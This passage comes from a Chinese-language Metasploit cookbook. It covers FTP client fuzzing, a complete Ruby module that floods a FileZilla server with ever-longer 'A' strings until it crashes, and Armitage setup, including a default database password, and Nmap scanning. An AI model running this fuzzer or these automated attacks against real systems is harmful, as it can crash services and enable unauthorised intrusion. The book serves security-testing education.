   EXTRALINE   true             yes       Add extra CRLF's in..
   FUZZCMDS    LIST..           yes       Comma separated list..
   RESET       true             yes       Reset fuzzing values after..
   SRVHOST     0.0.0.0          yes       The local host to listen on.
   SRVPORT     21               yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming..
   SSLVersion  SSL3             no        Specify the version of SSL..
   STARTSIZE   1000             yes       Fuzzing string startsize.
   STEPSIZE    1000             yes       Increment fuzzing string..
```

从结果可以看到该模块包含很多有用的参数，下面看一下每个参数代表的功能。

- CYCLIC 选项用于建立模糊测试数据的循环模式，确保每隔 4 个字节的偏移量。如果该选项设置为 false，则模糊器将使用字母 A 组成的字符串作为模糊测试数据。
- ENDSIZE 选项用于定义返回给 FTP 客户端的模糊测试数据的最大长度。默认情况下，该数值设置为 20000 字节。
- ERROR 选项如果被设置为 true，将使用错误代码对 FTP 客户端进行响应。
- EXTRALINE 选项用于模糊测试目录列表。在收到过多的目录名请求时，有些 FTP 客户端会崩溃。
- FUZZCMDS 选项用于定义对哪些响应信息进行模糊测试，可能的请求包括 LIST、NLST、LS 和 RETR，也可以将其设置为*，以便对所有命令进行模糊测试。
- SRVHOST 选项用于指定模糊测试器将使用哪个 IP 地址与 FTP 服务器进行绑定。对于本地机器，这个值可以设置为 0.0.0.0。
- SRVPORT 选项用于定义 FTP 服务器端口，默认值为 21。
- STARTSIZE 选项用于定义模糊测试数据的初始化数据长度。
- STEPSIZE 选项用于定义溢出失败时，模糊测试数据每次的增量。

在使用模糊测试器时，需要注意如果没有传递正确的参数值，可能会导致模糊测试失败。要对模糊器有更深入的理解，可以查看模块的源代码。下面运行 FTP 客户端模糊测试器，并查看其返回结果。

```
msf auxiliary(client_ftp) > run

[*] Server started.
[*] Client connected : 192.168.56.102
[*]  - Set up active data port 20
[*] Sending response for 'WELCOME' command, arg
[*] Sending response for 'USER' command, arg test
[*] Sending response for 'PASS' command, arg test
[*]  - Set up active data port 16011
[*] Sending response for 'PORT' command, arg 192,168,0,188,62,139
[*] Handling NLST command
[*]  - Establishing active data connection
[*]  - Data connection set up
```

```
[*] * Fuzzing response for LIST, payload length 1000
[*] (i) Setting next payload size to 2000
[*]  - Sending directory list via data connection
```

输出信息中有几点需要特别注意，首先，FTP 服务器在攻击机器上启动，之后回连 FTP 客户端，并向客户端机器发送不同的响应命令。模糊测试过程从 NLST 命令开始，之后是 LIST 等命令。

上面是模糊测试模块工作方式的一个小示例，下节中我们将构建自己的模糊测试模块，并对协议模糊测试进行深入理解。

怎样工作

模糊测试器会根据目标应用程序创建不同的测试用例，在上面的示例中，FTP 服务器的模糊测试是通过发送随机数据包之后对响应消息进行分析实现的，数据包可以对网络流量中的如下属性进行模糊测试。

- **数据包头**：模糊测试器可以将任意长度和取值的随机数据插入到数据包头部，并对响应消息进行分析。
- **数据校验和**：使用模糊测试器可以在特定的条件下对校验和值进行操纵。
- **数据包大小**：可以将任意长度的数据包发送给网络应用程序以判断是否会引发崩溃。

发生溢出或崩溃后，模糊测试器可以返回测试用例当做溢出数据使用。

8.8 编写 FileZilla FTP 模糊测试器

前面已分析过模糊测试模块的工作过程，本节中将进一步构建自己的小型 FTP 模糊测试器，用于对 FileZilla FTP 服务器进行模糊测试。

怎样实现

构建模糊测试器的基本模板与前面开发辅助模块所用的模板类似，基本模板应具有如下的形式。

```
require 'msf/core'

class Metasploit3 < Msf::Auxiliary
```

```
include Msf::Auxiliary::Scanner
def initialize
        super(
                'Name'           => 'FileZilla Fuzzer',
                'Version'        => '$Revision: 1 $',
                'Description'    => 'Filezilla FTP fuzzer',
                'Author'         => 'Abhinav_singh',
                'License'        => MSF_LICENSE
        )
        register_options( [
        Opt::RPORT(14147),
    OptInt.new('STEPSIZE', [ false, "Increase string size each
iteration with this number of chars",10]),
     OptInt.new('DELAY', [ false, "Delay between
connections",0.5]),
     OptInt.new('STARTSIZE', [ false, "Fuzzing string
startsize",10]),
                OptInt.new('ENDSIZE', [ false, "Fuzzing string
endsize",20000])
                ], self.class)
    end
```

前面的代码表示导入 MSF 库，创建一个类，并定义其中的一些选项，下一步定义模糊测试器的主体部分。

```
def run_host(ip)

                udp_sock = Rex::Socket::Udp.create(
                        'Context'   =>
                                {
                                        'Msf'        => framework,
                                        'MsfExploit' => self,
                                }
                )
        startsize = datastore['STARTSIZE'] # fuzz data size to begin
with
```

```
                count = datastore['STEPSIZE']  # Set count increment
                while count < 10000  # While the count is under 10000
run
                        evil = "A" * count  # Set a number of "A"s
equal to count
                        pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\
x00"  # Define the payload
                        udp_sock.sendto(pkt, ip, datastore['RPORT'])
# Send the packet
                        print_status("Sending: #{evil}")
                        resp = udp_sock.get(1)  # Capture the response
                        count += 100  # Increase count by 10, and loop
            end
        end
end
```

下面分析该脚本，该脚本首先创建 UDP socket，这在建立到 FileZilla 服务器的连接时会用到。然后声明变量 startsize 与 count，分别定义了模糊测试器的起始数据大小和增量长度值，之后建立循环，并在其中声明恶意字符串和攻击载荷格式，这些内容将作为数据包（pkt）的组成部分发送到目标程序。

最后，该脚本使用 udp_sock_sendto 函数将服务器发送数据包，并使用 resp=udp_sock.get() 函数捕获服务器的响应信息。每次收到响应信息后，数据包长度值增加 100。

怎样工作

要使用该模块，首先要将其存储到 modules/auxiliary/fuzzers/ftp 目录，将该模块命名为 filezilla_fuzzer.rb。

```
msf > use auxiliary/fuzzers/ftp/filezilla_fuzzer

msf  auxiliary(filezilla_fuzzer) > show options

Module options (auxiliary/fuzzers/ftp/filezilla_fuzzer):

   Name       Current Setting   Required   Description
   ----       ---------------   --------   -----------
```

```
DELAY       0.5              no          Delay between..
ENDSIZE     20000            no          Fuzzing string endsize
RHOSTS                       yes         The target address
RPORT       14147            yes         The target port
STARTSIZE   10               no          Fuzzing string startsize
STEPSIZE    10               no          Increase string size..
```

从结果可以看到，该模块工作良好，并展示了一些可用的选项。对相应选项进行赋值，并使用 run 命令运行。

```
msf  auxiliary(filezilla_fuzzer) > set RHOSTS 192.168.56.1
RHOSTS => 192.168.56.1

msf  auxiliary(filezilla_fuzzer) > run

[*] Sending: AAAAAAAAAA
[*] Sending: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

上述内容表明该模糊测试器向服务器发送字符串，并一直重复这一发送过程，直至服务器崩溃或该循环结束。如果在服务器崩溃之前循环结束，可以尝试修改脚本来发送更长的字符串。上面简要展示了使用 Metasploit 对软件进行模糊测试的过程，通常不建议使用 Metasploit 对大型软件进行模糊测试。对软件和应用程序的模糊测试而言，还可以使用一些更专业化的框架。


更多

快速浏览下面的模糊测试框架，如果读者想要提高模糊测试和漏洞利用代码开发方面的知识能力，可以使用该框架。

Antiparser 模糊测试框架

Antiparser 是使用 python 语言编写的一个模糊测试框架，用于构建模糊测试器的随机数据的创建过程。该框架可用于开发跨平台运行的模糊测试器，因为该框架唯一的要求就是必须安装 Python 解释器。

Antiparser 可以在 http://sourceforge.net/projects/antiparser/处下载。



第 9 章

使用 Armitage

本章讲解下述内容：

- 使用 Armitage；
- 扫描与信息收集；
- 发现漏洞与攻击目标；
- 使用 Tab 切换处理多个目标；
- 使用 Armitage 进行后渗透阶段工作；
- 使用 Armitage 进行客户端攻击渗透。

9.1 介绍

本书前面讲述的内容完全是关于 Metasploit 框架的，介绍怎样使用该框架才能进行更好的渗透测试。现在我们将注意力转移到 Metasploit 扩展工具，深入了解渗透测试过程。本章主要介绍 Armitage，它是运行在 Metasploit 框架上的图形界面工具，也是一种智能化的工具，可以把目标和漏洞利用代码进行可视化展示，并且还包含该框架中一些高级的后渗透阶段功能。

Armitage 整合 Metasploit 框架中有关黑客的功能，包括目标发现、访问、后渗透工作及其他一些操作。Armitage 中包含动态的工作区，用户可以在其中定义目标并在目标标准之间进行快速切换，并将数千台主机划分为不同的目标集。Armitage 也可以启动扫描，并从多种安全扫描器中导入数据。Armitage 对当前目标进行了可视化展示，以便用户更清晰与哪台主机建立了会话。Armitage 使用漏洞利用代码，并运行主动检查（可选地）告知用户哪一个漏洞利用代码可用。如果这些选项失效，可以使用 Hail Mary 攻击利用 Armitage 的智能化自动攻击功能，对目标进行攻击渗透。

进入 Armitage 环境后，可看到 Armitage 中包含 meterpreter 中内置的一些后渗透阶段工

具，用户只需要点击某个菜单选项，就可以实现权限提升、击键记录、口令哈希导出、浏览文件系统、使用命令 shell 等功能。

通过使用 Armitage，可以利用其中包含的各种功能，进一步简化渗透测试任务。首先介绍在 Metasploit 中使用 Armitage 的基础知识，然后对 Armitage 中端口扫描、前渗透阶段、后渗透阶段的工作进行讲解和分析。

9.2 使用 Armitage

首先介绍 Armitage 的构建过程，包括在 Windows 和 Linux 中的 BackTrack 等不同环境。在近期的 BackTrack 版本中，已经预安装了 Armitage。要在 Windows 中构建 Armitage，可以从其官方网页下载其 ZIP 文件。


```
http://www.fastandeasyhacking.com/download
```

怎样实现

首先在 BackTrack 中构建 Armitage。

（1）在 BackTrack 5 R2 中预先安装 Armitage。要找到该工具，可以先点击桌面上的 Applications，之后通过 Backtrack | Exploitation tools | Network Exploitation tools | Metasploit framework | Armitage 路径找到该工具。

GUI 界面提示用户建立连接，分别使用 msf 和 test 作为默认的用户名和口令，可以将 DB 驱动程序保持为 postgressql，最终形式的 DB 连接字符串为 msf3:"8b826ac0" @127.0.0.1:7175/msf3。




（2）默认设置设置完毕后，可以点击 Start MSF 启动 Armitage GUI。

要在 Windows 上构建 Armitage，需具备以下两个先决条件。

- Metasploit 4.2 及以上版本。
- JDK 1.6。

（3）用户可以从上面提及的 URL 中下载该 ZIP 文件。但还有一个更简单的方法，可以通过 Start | Programs | Metasploit framework | Framework Update 路径进行更新，更新完成后，可自动把 Armitage 添加到 Metasploit 库。

（4）更新完成后，可在 Start | Programs | Metasploit framework | Armitage 路径找到该文件并启动 Armitage。



（5）从上图中可以看到用于连接的 GUI，其中设置了 Host、Port、User、Password 的默认值，点击 Connect 按钮启动 Armitage。

（6）点击 Connect 按钮，将提示用户启动 Metasploit RPC 服务器。点击 Yes 按钮，进入主窗口。要在远程 Metasploit 上使用 Armitage，可以将 IP 地址从 127.0.0.1 修改为远程 IP。

怎样工作

Armitage 是通过创建对 Metasploit 的 RPC 调用实现的。点击 Connect 按钮之后，将产生一个重复的 RPC 回连失败消息。产生错误消息是因为 Armitage 通过 RPC 调用不断尝试连接 Metasploit 框架，并等待响应消息。连接成功后，将出现 Armitage GUI 界面，其底部是 MSF 控制台。

更多

下面看一下怎样在其他 Linux 上构建 Armitage。

在 Linux 上构建 Armitage


在 Linux 平台上的 Metasploit 中构建 Armitage 也是简单的，用户可以从官方网站下载相应的安装程序，或在 Metasploit 4.2 及以上版本中运行 msfupdate 命令获取 Armitage。在 Linux 上使用 Armitage 时，要确保框架中的数据库正在运行，可以在终端提示符中运行 /etc/init.d/framework-postgres start 命令启动 PostgreSQL。

9.3 扫描与信息收集

以前面讲述的内容为基础，现在我们可以使用 Armitage 进行一些基本的渗透测试操作，即扫描与信息收集。下面在 Armitage 中进行 Nmap 扫描，并对 GUI 上显现的结果进行查看和分析。

准备

要启动 Nmap 扫描，首先选择 Hosts，然后选择 Nmap Scan，如下图所示。下面快速检测该操作系统，以了解目标主机是否存活。




快速浏览 Armitage 窗口，其左面有一个搜索面板，在其中可以搜索框架中所有不同的模块，但不像在 msfconsole 中那么容易。还可以看到 MSF Console 面板，在其中可以执行本书前面讲过的任意 Metasploit 命令。所以在使用 Armitage 时，既可以利用 GUI 的功能，又可以利用命令行的功能。

怎样实现


要执行扫描，可遵循如下步骤。

（1）要启动扫描过程，Armitage 要求提供 IP 或 IP 地址段作为扫描目标。例如，以 192.168.56.1/24 作为目标地址段，对该网段进行整体扫描，并返回该网段内存活主机的操作系统版本等信息。

（2）扫描完成后，将列出所有存活主机及其可能的操作系统类型，如下图所示，可以看到，有 3 台存活主机，其中两台运行的是 Windows，一台运行的是 Linux。



（3）接下来收集更多有关活跃目标的信息，以便选择合适的漏洞利用代码进行渗透测试。右键单击目标图像，点击 Services 选项，弹出一个新的菜单，其中列出了开放端口及端口上运行的相应服务。通过这种方式，我们可以收集大量关于多个目标的信息，而所需要的操作仅仅是点击鼠标。



需要注意的是 Armitage 为每个新请求创建不同的菜单，这有助于用户同时处理多个目标，用户可以轻松地在不同目标之间进行切换，并获取不同目标的相关信息。操作过程汇总时如果感觉 Armitage 提供的选项不够，可以切换到 Console 菜单并直接使用其中的 Metasploit 命令。多目标处理是 Armitage 相较 Metasploit 而言的一大优势，可以提高渗透测试的效率。

下节中将介绍渗透测试阶段工作，并实际感受 Armitage 的简易快捷，其中提供了相关的漏洞利用代码和攻击载荷，可应用到对目标的渗透测试中。

怎样工作

Armitage 从 Metasploit 框架中导入 Nmap 功能，Nmap 所需要的参数是以 Metasploit 指令的形式从 Armitage GUI 中传递的，然后 Metasploit 调用 Nmap 脚本，并使用 Metasploit 指令作为参数。

9.4 发现漏洞与攻击目标

本节主要介绍怎样在 Nmap 扫描发现的目标中自动寻找已知漏洞，Armitage 将根据开放端口和操作系统中存在的已知漏洞，自动化地为目标寻找适当的漏洞利用代码。但这一过程的结果并不能总是正确的，因为搜索到的漏洞利用代码完全依赖于 Nmap 扫描返回的

结果，如果操作系统寻找环节出错，那么所选择的漏洞利用代码也不会有效。

准备

